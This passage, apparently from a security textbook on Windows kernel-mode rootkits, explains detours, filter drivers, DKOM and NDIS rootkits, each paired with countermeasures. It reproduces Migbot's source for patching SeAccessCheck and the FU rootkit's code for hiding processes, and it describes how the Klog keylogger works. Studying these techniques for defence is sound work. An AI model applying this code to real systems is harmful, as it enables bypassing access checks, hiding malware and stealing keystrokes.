This type of activity is typically caught by personal firewalls and HIDS/HIPS that are already loaded in kernel mode and watching. A driver developed with integrity in mind would implement a callback routine that periodically checks its own function table to make sure all function entries point back to its internal functions. Many of the techniques and free tools in the anti-rootkit technology sections of this book (Chapter 10) will detect this type of activity.



Image Modification

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	8
<i>Risk Rating:</i>	9

Image modification involves editing the binary executables of programs themselves, whether on disk or in memory. While the two representations are similar, a binary on disk greatly differs from its in-memory representation. However, the major sections of an image (text, code, relocatable, and so on) are the same. We will only consider in-memory image modification, as it is the most pertinent to kernel-mode rootkits.

The concept of image modification is common in user-mode rootkits, because Import Address Table (IAT) hooking techniques are portable across all PE-formatted executables. Here, however, we'll focus on two stealthier methods used by kernel-mode rootkits: detours and inline hooks.

Detours/Patches and Inline Hooks All three of these terms refer to the same basic idea. Microsoft first called it a *detour* back in 1999 (<http://research.microsoft.com/pubs/68568/huntusenixnt99.pdf>), so we'll use that term from here on out. The goal of all three is the same: to overwrite blocks of code in the binary image to redirect program execution flow. Detours and patches typically refer to patching the first few bytes of a function inside the binary (known as the *function prologue*). Such a patch essentially hooks the entire function. A prologue consists of assembly code that sets up the stack and CPU registers for the function to execute properly. The epilogue does the reverse; it pops the items off the stack and returns. These two constructs are related to calling conventions utilized in the programmer's code and implemented by the compiler.

An inline patch does the same thing, but instead of overwriting the prologue, it overwrites bytes somewhere else in the function body. This is a much more difficult feat, both to develop and to detect, because of byte alignment issues, disassembling instructions, and maintaining the overall integrity and functionality of the original function (which would need to be restored after patching to remain stealthy).

A detour typically overwrites the prologue with a variation of JMP or CALL instruction, but the exact instruction and parameters depend on the architecture involved and in what memory access mode the processor is running (x86 supports protected mode, real mode, or virtual mode). This is what makes this technique difficult and impacts portability. Instruction sizes also differ from instruction set to instruction set, and CPU manufacturers have various differences when it comes to opcode (shorthand for "operation code") values for x86 instructions. All of these subtleties make a difference when developing a detour. If the detour is not implemented correctly, the resulting control flow could immediately impact system stability.

A detour targets a function for patching and overwrites the function's prologue to jump to the detour's own function. At this point, the detour can perform preprocessing

tasks, such as alter parameters that were meant for the original function. The detour's function then calls what is known as a *trampoline* function, which calls the original function without detouring it (passing in any modified parameters). The original function then does what it was designed to do and returns to the detoured function, which can perform some post-processing tasks (such as modify the results of the original function, which for file hiding would be to remove certain entries).

Crafting a detour is a very tedious task. The detour must be customized for whatever function will be patched (the target). If the target changes after an operating system patch or an update, the detour will need to be redone.

Thus, the first step in developing a detour is to examine the target function. We'll quickly look at how Greg Hoggund's Migbot rootkit patches the `SeAccessCheck()` function to disable Windows security tokens effectively. To examine the `SeAccessCheck` function, we can use WinDbg using the `unassemble` command (`u`). Migbot relies on the prologue of `SeAccessCheck` looking like:

```
55     PUSH EBP
8BEC   MOV EBP, ESP
53     PUSH EBX
33DB   XOR EBX, EBX
385D24 CMP [EBP+24], BL
```

In the output, the digits at the beginning of the line are binary opcodes that encode the instructions that are shown in disassembled form just to the right of the opcodes. Migbot uses the opcodes from this output to create a binary signature of `SeAccessCheck`. The first thing Migbot does is validate that these opcodes are present in `SeAccessCheck`. If they aren't, it doesn't attempt to patch the function. The function that does this signature check is shown here:

```
NTSTATUS CheckFunctionBytesSeAccessCheck()
{
    int i=0;
    char *p = (char *)SeAccessCheck;
    char c[] = { 0x55, 0x8B, 0xEC, 0x53, 0x33, 0xDB, 0x38, 0x5D, 0x24 };
    while(i<9)
    {
        DbgPrint(" - 0x%02X ", (unsigned char)p[i]);
        if(p[i] != c[i])
        {
            return STATUS_UNSUCCESSFUL;
        }
        i++;
    }
    return STATUS_SUCCESS;
}
```

If the function succeeds, then Migbot attempts to patch `SeAccessCheck`. Now, it has to have some function to call when it does the patch. The function named `my_function_detour_seaccesscheck` will be the target of the detour patched into `SeAccessCheck`:

```
__declspec(naked) my_function_detour_seaccesscheck()
{
    __asm
    {
        push ebp
        mov  ebp, esp
        push ebx
        xor  ebx, ebx
        cmp  [ebp+24], bl
        _emit 0xEA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0x08
        _emit 0x00
    }
}
```

Let's look at what this function does. It is composed completely of inline assembly and is declared as a *naked* function (no prologue or stack operations), so as to minimize the overhead of restoring CPU registers, flags, and other stack information. The first block of instructions from `push ebp` to `cmp [ebp+24, bl]` should look familiar—they are the exact same instructions from `SeAccessCheck` that are being overwritten. This is essentially the “trampoline” portion of the detour; it sets up the stack for `SeAccessCheck`. The final block of assembly instructions are `emit` instructions that force the C compiler to generate a far jump (opcode `0xEA`) to the address `0x08:0xAAAAAAAA`. This address is just garbage that acts as a placeholder for the real target address to be written in at runtime (because we don't know what this will be ahead of time). This critical step is performed by the function in Migbot that actually carries out the patching operation, called `DetourFunctionSeAccessCheck()`:

```
VOID DetourFunctionSeAccessCheck()
{
    //save a pointer to the real SeAccessCheck
    char *actual_function = (char *)SeAccessCheck;
    char *non_paged_memory;
    unsigned long detour_address;
    unsigned long reentry_address;
```

```

int i = 0;
//these opcodes are what we will patch into SeAccessCheck
//notice the 0x11223344 address, which we will need to replace
//dynamically with the real address of our detour function
char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11, 0x08, 0x00, 0x90, 0x90 };
//after jumping into our detour function, we will need
//some way to get back to SeAccessCheck - since we know we
//overwrote 9 bytes, we will set our return address to be
//9 bytes after the start of SeAccessCheck
reentry_address = ((unsigned long)SeAccessCheck) + 9;
non_paged_memory = ExAllocatePool(NonPagedPool, 256);
//this loop copies our detour function into nonpaged kernel memory
for(i=0;i<256;i++)
{
    ((unsigned char *)non_paged_memory)[i] =
        ((unsigned char *)my_function_detour_seaccesscheck)[i];
}
//here's where we get the address to replace the fake
//placeholder address of 0x11223344 with the real address
//of our detour function we just copied into memory
detour_address = (unsigned long)non_paged_memory;
//now paste that address into our opcodes
*( (unsigned long *)(&newcode[1]) ) = detour_address;
//now loop over our detour function code and replace
//the other placeholder address 0xAAAAAAAA with our
//re-entry address so we can jump back to SeAccessCheck
for(i=0;i<200;i++)
{
    if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
    {
        *( (unsigned long *)(&non_paged_memory[i]) ) = reentry_address;
        break;
    }
}
//now patch 9 bytes of SeAccessCheck!
for(i=0;i < 9;i++)
    actual_function[i] = newcode[i];
}

```

Please see the comments in the code for detailed step-by-step explanations. After executing this function, `SeAccessCheck` will be patched.

As a final note, it's worth pointing out that the code for `SeAccessCheck` has changed since Migbot was released. The first code block, shown in the following WinDbg output,

looks much different than the previous one. Thus, the detour in Migbot would not work on this version of `SeAccessCheck`.

```
kd> u 805e5858
nt!SeAccessCheck+0x10:
805e5858 a900000002      test     eax,2000000h
805e585d 740b             je      nt!SeAccessCheck+0x22 (805e586a)
805e585f 8b4d20          mov     ecx,dword ptr [ebp+20h]
805e5862 25fffffffffd    and     eax,0FDFFFFFFh
805e5867 0b410c         or      eax,dword ptr [ecx+0Ch]
805e586a 0b4518         or      eax,dword ptr [ebp+18h]
805e586d 8b4d28          mov     ecx,dword ptr [ebp+28h]
805e5870 8901           mov     dword ptr [ecx],eax
```

Microsoft Research still maintains the detours program (the free and open source version is named Detours Express 2.1) at <http://research.microsoft.com/en-us/projects/detours/>. This program can be used as a stable detour/patching library for your own uses.

Detours Countermeasures

Detours can be detected by comparing a known-good version of the binary with what code sections are loaded in memory. Any differences would indicate tampering. Tools such as System Virginty Verifier (SVV) use this method. An obvious limitation is that if the attacker patches both the in-memory image and the image on disk, this method will fail. Hashes of the function can also be used to verify that it has not changed, but this may create false positives because Microsoft patches its functions all the time. Thus, the hash would be constantly changing.

A more common technique to detect detours is to attempt to validate a function's prologue by disassembling the first few bytes and determining if a `CALL` or `JMP` instruction is issued. If such an instruction occurs in the first few bytes, the function is possibly detoured/patched. This method does produce some false positives for functions that are legitimately patched by the operating system. In fact, Microsoft has engineered its code to be hot-patchable by having a 5-byte prologue that can be easily overwritten with a 1-byte `JMP/CALL` instruction and a 32-bit (4-byte) address. This is useful for Microsoft developers, so when bugs are discovered in a function, a patch can be issued that will overwrite the prologue of the buggy function to jump to a new version of the function (that exists inside the patch binary).

One way to eliminate a large portion of these false positives is to attempt to resolve the target of the `JMP/CALL` instruction when one is discovered. However, this can be tricky for the reasons just mentioned. For some further enlightening details, please see the Appendix.



Filter Drivers and Layered Drivers

<i>Popularity</i>	7
<i>Simplicity</i>	5
<i>Impact</i>	8
<i>Risk Rating</i>	7

As discussed in “Kernel-Mode Driver Architecture,” most Windows drivers are layered (or stacked), meaning several drivers are involved in implementing the features in the underlying hardware. However, drivers do not necessarily have to belong to an existing driver/device stack, nor do they need to service hardware per se. Such drivers are called *monolithic drivers* and exist independently of other drivers or underlying hardware. An example of a monolithic driver is, ironically, a rootkit. Usually a rootkit doesn’t actually service any hardware. It will typically set up a virtual device that exposes a handle to user-mode applications, such as the rootkit controller application.

Unlike monolithic drivers, filter drivers are a type of layered driver designed to add specific enhancements to devices. This is in contrast to a function or bus driver that implements core capabilities for the hardware. *Device filter drivers* add enhancements to a specific type of device (such as a keyboard) and *class filter drivers* enhance an entire family of devices (such as input devices). A contrived example of a device filter driver for a keyboard is a driver that launches a special routine when a certain key sequence is pressed (like CTRL-ALT-DEL). This driver exhibits the qualities of a filter driver, because it will insert itself into the keyboard driver chain and add specific enhancements that are not present in the underlying input device.

Since Windows drivers are designed to be layered, the WDM driver specification provides specific API functions for drivers to use to attach to existing driver chains (more correctly referred to as *device stacks*, since each driver in the chain attaches its own device to the existing device stack for whatever device is being serviced). So, if we wanted to load the key sequence filter driver just described to the keyboard device’s device stack, we would do so using those API functions. The general process for attaching to a device stack is as follows:

1. Call `IoGetDeviceObjectPointer()` to get a pointer to the top device in the stack.
2. Using information from the device object of the next lower driver in the device stack, initialize your own device object with any custom data.
3. Call `IoAttachDeviceToDeviceStack()`, passing a pointer to your initialized device object and the pointer to the device stack you wish to attach to (as returned from `IoGetDeviceObjectPointer()`).

After the last step, the driver’s device object is placed *at the top of the device stack*. If the driver needs to be at the bottom of the stack, it must attach to the device stack before the other drivers. The driver framework does not provide an explicit method to prioritize

this ordering. Note that at any time, another keyboard filter driver could load on top of the driver. If that occurs, the driver becomes “glued” in the device chain and has to unload itself properly or the system could crash.

The driver will then begin receiving IRPs to and from the I/O Manager as keyboard operations are carried out (a keystroke is received, a polling event occurs that results in an IRP being issued, and so on). It will have a chance to process the information at the top of the device stack.

Kernel-mode rootkits use this basic operation of device stacks to intercept and modify information that legitimate drivers may need to process (such as file information). The devices most commonly attacked by kernel-mode rootkits utilizing a filter driver include the file system, keyboard, and network stack. Of course, any device in kernel mode is susceptible to a malicious filter driver. Usually the filter driver exists to hide a file, capture keystrokes, or hide active TCP sessions.

— Filter Driver Countermeasures

Since layered filter drivers are a fundamental design aspect of Windows, no practical countermeasure exists to prevent a filter driver from attaching to the keyboard, the network stack, the file system, or any other critical system device stack. One countermeasure any driver could conceivably undertake is to query the I/O Manager periodically to see if its next-highest or next-lowest driver has changed since it originally loaded. Any change would be worth investigating; however, false positives may potentially occur, because any legitimate filter driver could attach at any time. A filter driver attaching to the device stack isn't necessarily a cause for alarm, but it could be one of several indicators that suggest a malicious driver is at work.

A very rudimentary technique to detect unauthorized drivers in a device stack would be to enumerate the list of loaded drivers (using `ZwQuerySystemInformation` as previously illustrated) and eliminating “known good” drivers by one or more of the following methods:

- **By name** Simply check the name of the driver to make sure it is a known Windows driver.
- **By hash** A unique hash could be computed for well-known system drivers.
- **By signature** Windows 64-bit operating systems require all drivers to be signed using Microsoft's Authenticode technology before they are allowed to load into kernel space; a vendor must have a certificate issued from Microsoft that the vendor uses to sign the driver. When the driver attempts to load, the Authenticode service validates the signature cryptographically; thus, this technology could be used to verify that all loaded drivers are Authenticode-signed or at least discount any signed drivers as valid.

Of course, a manual inspection is always an option. Several open source/free tools are available that will list the devices installed on the system (virtual and physical) and what drivers are attached to them. One such tool is OSR's DeviceTree (<http://www.osronline.com/article.cfm?article=97>).



Direct Kernel Object Manipulation (DKOM)

Popularity:	7
Simplicity:	6
Impact:	9
Risk Rating:	7

The concept of DKOM was first publicized by Jamie Butler in *Rootkits: Subverting the Windows Kernel* (Addison-Wesley, 2005), which he co-authored with Greg Hoglund. DKOM has been described as a third-generation rootkit, as it is a major departure from traditional API hooking or image modification. Many of the techniques discussed thus far have involved hooking, or redirecting, the execution flow of a normal system operation (such as how the system processes file I/O) by abusing mechanisms in place to achieve the operation. DKOM is capable of achieving the same effects of hooking, detouring, and many of the techniques previously discussed, but without having to figure out where the rootkit needs to insert itself in the execution flow.

Rather, DKOM directly modifies kernel objects in memory that are used by the kernel and the Executive during this execution flow. Kernel objects are data structures stored in memory, some of which we've already discussed such as the SSDT. The Windows kernel must use memory to operate, just like any other application. When it stores these structures in memory, they are vulnerable to being read and modified by any other kernel-mode driver (because there is no concept of private memory in kernel land).

The beauty of DKOM, though, is that prior to Windows 2003 Service Pack 1, DKOM could be achieved entirely from user mode! Since Windows exposes a section object called `\Device\PhysicalMemory`, which maps to all of the addressable memory in the system, any user-mode program can open a handle to this object and begin altering kernel structures. This major bug was fixed in Windows XP Service Pack 2.

So what can DKOM accomplish? Some of the major feats include process hiding, driver hiding, and elevating a process's privileges. Rather than hooking the API functions, DKOM will alter the data structures that represent processes, drivers, and privileges.

The most common example of DKOM is the FU rootkit. It is capable of hiding processes, drivers, and elevating privileges. It hides processes by altering a data structure in kernel memory that keeps track of what processes are actively running. This data structure is reported by several major system APIs such as `ZwQuerySystemInformation()` to programs like Task Manager. By modifying the

data structure these APIs read, you are effectively filtering the information without ever installing an execution flow hook.

Once an object has been studied and identified for modification, the next hardest part of DKOM is to find the object in memory that you wish to modify. To hide a process, the structure you need to modify is the `EPROCESS` structure. The most common way to find this is to call `PsGetCurrentProcess()` to get a pointer to the currently executing process's `EPROCESS` structure, and then walk a linked-list structure stored in the `LIST_ENTRY` field. The `LIST_ENTRY` field contains two pointers, one to the process in front (the `FLINK` field) and one to the process behind (the `BLINK` field). You simply traverse forward (or backward), scanning for the name of the process you wish to hide.

Now that the current `EPROCESS` structure is the process you wish to hide (let's say you've iterated to it and stopped), you can hide it by changing one field in each of the surrounding process's `EPROCESS` structures. Specifically, you must change the `FLINK` of the process *behind you* to our `FLINK`, and the `BLINK` of the process *in front of you* to your `BLINK`. Now the current process (the one you wish to hide) is essentially *unlinked* from the active process chain, and the chain is kept valid by adjusting pointers of the surrounding two processes to point to each other. The FU rootkit achieves this swap in two lines of the driver source code:

```
plist_active_procs = (LIST_ENTRY *) (eproc+FLINKOFFSET);
*((DWORD *)plist_active_procs->Blink) = (DWORD) plist_active_procs->Flink;
*((DWORD *)plist_active_procs->Flink+1) = (DWORD) plist_active_procs->Blink;
```

By simply modifying this kernel object, you can achieve the same effect as hooking every individual API function that relies on this object. DKOM is clearly a powerful tool for rootkit authors, as the modification is stealthy and, at the same time, impacts multiple operating system operations.



DKOM Countermeasures

Luckily for computer defenders, DKOM is not very reliable because it takes an enormous amount of foresight and knowledge of operating system internals to implement correctly and in a portable manner, allowing extensibility or compatibility with multiple platforms/architectures. The rootkit author must understand all of the nuances of how the kernel uses the object (from initialization to cleanup) and what side effects would be created by altering the object. This means the rootkit author must spend considerable time reverse engineering the object, which may be completely undocumented. Furthermore, the object is highly likely to change in future releases or patches of the operating system, so DKOM is never guaranteed to stand the test of time.

DKOM is easily detected due to the fact that it can't reliably alter every kernel object in memory that may represent the same information. For example, multiple components of the Executive keep a list of executing processes, so unless the rootkit alters every object in memory, the rootkit will be discovered by rootkit detection tools that use the *cross-view* approach, looking for discrepancies in list comparisons.



Network Driver Interface Specification (NDIS) and Transport Driver Interface (TDI) Rootkits

<i>Popularity:</i>	5
<i>Simplicity:</i>	3
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

At the very lowest level of the network architecture in Windows are physical network devices such as modems and network cards. Access to lower-level protocols and the hardware components themselves are provided to drivers in the operating system by the *Network Driver Interface Specification (NDIS)* API. It operates at the upper portion of the data link layer, just below the network layer, and abstracts the technical details of lower-level protocols like Ethernet, Fiber Distributed Data Interface (FDDI), and Asynchronous Transfer Mode (ATM). Just above NDIS is another important interface called *Transport Driver Interface (TDI)*, which further abstracts NDIS details to higher-level or intermediate network drivers. Essentially, NDIS allows a driver to process raw packets (much like raw bytes from a physical hard disk), whereas TDI implements the TCP/IP stack in Windows and allows drivers to operate at the transport layer of the OSI model.

Rootkits can choose to use either interface, but obviously the lower, the better. Thus, a truly advanced rootkit will use NDIS to operate at layer 2 and below in the OSI model (i.e., raw packets), whereas more detectable rootkits will hook somewhere in the existing TCP/IP stack using TDI. Even at the TDI level, significant legwork needs to be done to implement socket connectivity and other high-level language concepts most programmers are used to (such as addressing). Fortunately for rootkit authors, the source code for an entire TDI socket library can be downloaded from <http://rootkit.com/newsread.php?newsid=416>. Most of this legwork involves manually defining structures like local and remote addresses, TCP ports, and so on, and then utilizing creation routines already implemented by the Windows built-in TDI-compliant driver.

NDIS rootkits are powerful in that they do not rely on Windows built-in networking functionality (except at the Network Interface Card (NIC) level), so any personal firewall or networking monitoring tool stands no chance of detecting it or any network traffic it generates. This is the case for the uAy rootkit. Other popular NDIS rootkits include eEye's bootroot and Hoglund's NT Rootkit.



NDIS Countermeasures

An NDIS rootkit is a formidable opponent, and only firewalls that also run at the raw packet level will catch these beasts. TDI rootkits will be caught by most personal firewalls that also operate at the TDI layer, unless the rootkit implements interference of some sort. Free tools like Sysinternals TdiMon can be used to detect suspicious TDI activity manually. This approach is much more unreliable and assumes a knowledgeable analyst.

Additionally, these types of rootkits are creating network traffic that can be detected by perimeter devices and intrusion detection systems. Thus, a holistic security policy that includes network security measures (such as Network Intrusion Detection Systems (NIDS) installed in key perimeter locations) as well as host protection systems is the best answer for defeating NDIS rootkits.

KERNEL-MODE ROOTKIT SAMPLES

We'll now cover a few real-world examples that implement some of the techniques just discussed. An excellent resource for kernel-mode virus examples is available from http://www.f-secure.com/weblog/archives/kasslin_AVAR2006_KernelMalware_paper.pdf.

As we go through these examples, keep in mind that the individual versions of these rootkits may be different than what is seen in variants in the wild. Oftentimes rootkit code is sold, redistributed, revised, and recompiled, so as to add/remove features and make a proof-of-concept rootkit into a stable product. Thus, many of the techniques, bugs, and/or features witnessed in our exercises may differ from individual readers' experiences.

Klog by Clandestiny

Technique: Filter/Layered Drivers

Klog installs a keyboard filter driver to intercept keyboard IRPs as keys are pressed. Whenever a key is pressed, a scan code is sent from the keyboard to the operating system port driver, `i8042prt.sys`, and then to the class driver, `kbdclass.sys`. A rootkit could install a port filter driver just above `i8042prt.sys` or a higher-level filter driver above `kbdclass.sys`. Klog chooses to use the latter.

Now we must elaborate on the life of a typical IRP in this device stack. You may be asking, How does the operating system know when a key is pressed? The process begins with the I/O Manager sending an empty IRP to the lowest-level driver, where it is queued until a key is pressed. When this happens, that driver fills the IRP with all the necessary parameters to inform the drivers in the keyboard device stack of the operation—including the IRP major function code and the scan code data.

Recall from the discussion in "Kernel-Mode Driver Architecture" that the purpose of an IRP is defined inside the *major function* field of the data structure. These functions include *create*, *cleanup*, *read*, and *write*. Thus, other IRPs are sent during the entire process. Because you are logging keystrokes, however, all you're interested in is "read" IRPs, because these correspond to a scan code being read (from which you can derive a keypress). All other IRPs must be simply passed on to the next driver in the device chain.

When the empty IRPs are being passed down the device stack, you “label” the ones you care about by defining which type of IRP you want a specific routine to handle when the IRP is being sent back up the device chain (after a key is pressed). This function is called a *completion routine*. Since you only care about “read” IRPs, you’ll provide the address of the function you want to be called when the IRP has been populated and sent back up the device chain.

Now that we’ve covered how Klog positions itself in the operating system to intercept keystrokes, let’s see it in action. First it’s worth noting that Klog is a proof-of-concept rootkit that does not attempt to load or hide itself. For this reason, many other rootkits in the wild have simply used the freely available Klog source code as a basis for a more advanced rootkit.

To load the Klog rootkit driver, `klog.sys`, we’ll use a small graphical utility called `InstDrv`. This free utility loads/unloads drivers by starting or stopping a temporary service created by the Service Control Manager (SCM). Figure 4-3 demonstrates using this utility to create a service for the Klog driver and loading it into kernel mode using the SCM.

Klog writes a log file containing the captured keystrokes to `C:\Klog.txt`. Figure 4-4 shows this log file growing to 1KB after a few words are typed into the Notepad application.

If you want to see the contents of the log file, you have to first stop the Klog service using `InstDrv`. Otherwise, Windows will alert you that the file is currently in use by another process. This process is actually a kernel-mode system worker thread that Klog initialized to handle the actual logging. By stopping the service and unloading the `klog.sys` driver, the driver’s `Unload()` routine gets called, which as you can see in the source code, terminates this worker thread.

An interesting problem arises when you try to unload the driver using `InstDrv`. When you click the Stop button in `InstDrv`, the utility asks the SCM to stop the Klog service and




Figure 4-3 Loading the Klog rootkit driver using `InstDrv`




Figure 4-4 Klog log file size grows as keystrokes are captured.

unload the driver. There is a problem, though, and it's directly related to the "life of an IRP" discussion earlier in this section.

Recall that an empty IRP is created to wait for keypresses, and that IRP was labeled so the I/O Manager would send the IRP when it's been filled with a scan code. This means the IRP is in a *pending* status until the user has pressed a key. A critical rule in the kernel driver world is *a driver cannot be unloaded if it is registered to process IRPs that are still pending*. If the driver unloads anyway, the system will blue screen. This is a safety mechanism implemented by the OS, because the pointer to the read completion routine that is contained in the pending IRP has now become invalid. When a key is pressed and

the IRP is sent up the device stack, it will encounter the address to the function, which is invalid, causing an access violation. Thus, the chain is broken.

So, what happens when you click the Stop button in InstDrv? Luckily, the SCM will realize the situation and mark the service as pending unload, while it waits for the IRP to complete. You will notice the system becomes sluggish; however, as soon as a key is pressed, the system returns to normal and the driver is unloaded. This is because the IRP went from *pending* to active, our function processed the resulting IRP, and then the SCM terminated the Klog service and unloaded the driver.

This peculiarity is something to keep in mind when considering the side effects that kernel-mode rootkits can exhibit: frequent and unexplained blue screens may indicate a faulty rootkit.

Using OSR's DeviceTree utility, you can see that the rootkit device is hooked into the device chain for kbdclass.sys, the operating system's keyboard class driver. In Figure 4-5,




Figure 4-5 DeviceTree shows the rootkit attached to the keyboard class driver.

Klog's device that is attached to the keyboard device stack for `KeyboardClass0` is highlighted in green. `KeyboardClass0` is the name of the device exposed by `kbdclass.sys`, and this device is what all higher-level keyboard drivers will attach their own device object to (Klog's device object is named `\Driver\klog`).

Again, this rootkit makes no attempt to hide itself. A stealthy rootkit would either attach in a different manner (such as hooking a keyboard driver's IRP-handling function) or hide the artifacts that allow you to detect its actions. These artifacts include registry entries, driver-specific structures in memory (such as `DRIVER_OBJECT` and `DEVICE_OBJECT`), and the named device object `\Driver\klog`.

AFX by Aphex

Technique: Patches/Detours

The AFX rootkit is a kernel-mode rootkit written in 2005 in Delphi, capable of hiding the following items by patching Windows API functions: processes, handles, modules, files/folders, registry entries, active network connections, and system services.

AFX comes with a loader program called `root.exe` that extracts an internal resource to a file named `hook.dll`. This is a helper library that AFX uses to hide all instances of the install folder and load the rootkit driver. The `root.exe` tool also extracts the driver to a `.tmp` file in a temporary directory and loads it using Win32 API calls to the Service Control Manager. `Root.exe` takes two command line parameters: `/i` to install the rootkit using the SCM and `/u` to uninstall the service.

AFX is able to hide these items using code injection through `CreateRemoteThread()` and `WriteProcessMemory()` API calls and then patching the desired DLLs inside the injected process's address space. The patches are made by searching inside the process's copy of Win32 DLLs (`kernel32.dll`, `user32.dll`, `advapi32.dll`, and so on) for certain functions and overwriting those bytes. It saves the old function to a section of memory in its process's private address space using `VirtualProtect()` API, so the functions can be unhooked later.

AFX targets the system processes in user mode that display files (`explorer.exe`). By injecting the patching code into `explorer.exe`, the files are hidden from any Explorer- or Internet Explorer-based application (include the command line). Figure 4-6 shows the AFX install command and its result: drive `C:\` (root drive) becomes hidden from Explorer.

AFX's driver then proceeds to patch numerous Windows API functions. The easiest way to show all the patches is to run Joanna Rutkowska's System Virginty Verifier (SVV), which compares the on-disk and in-memory function exports of various system

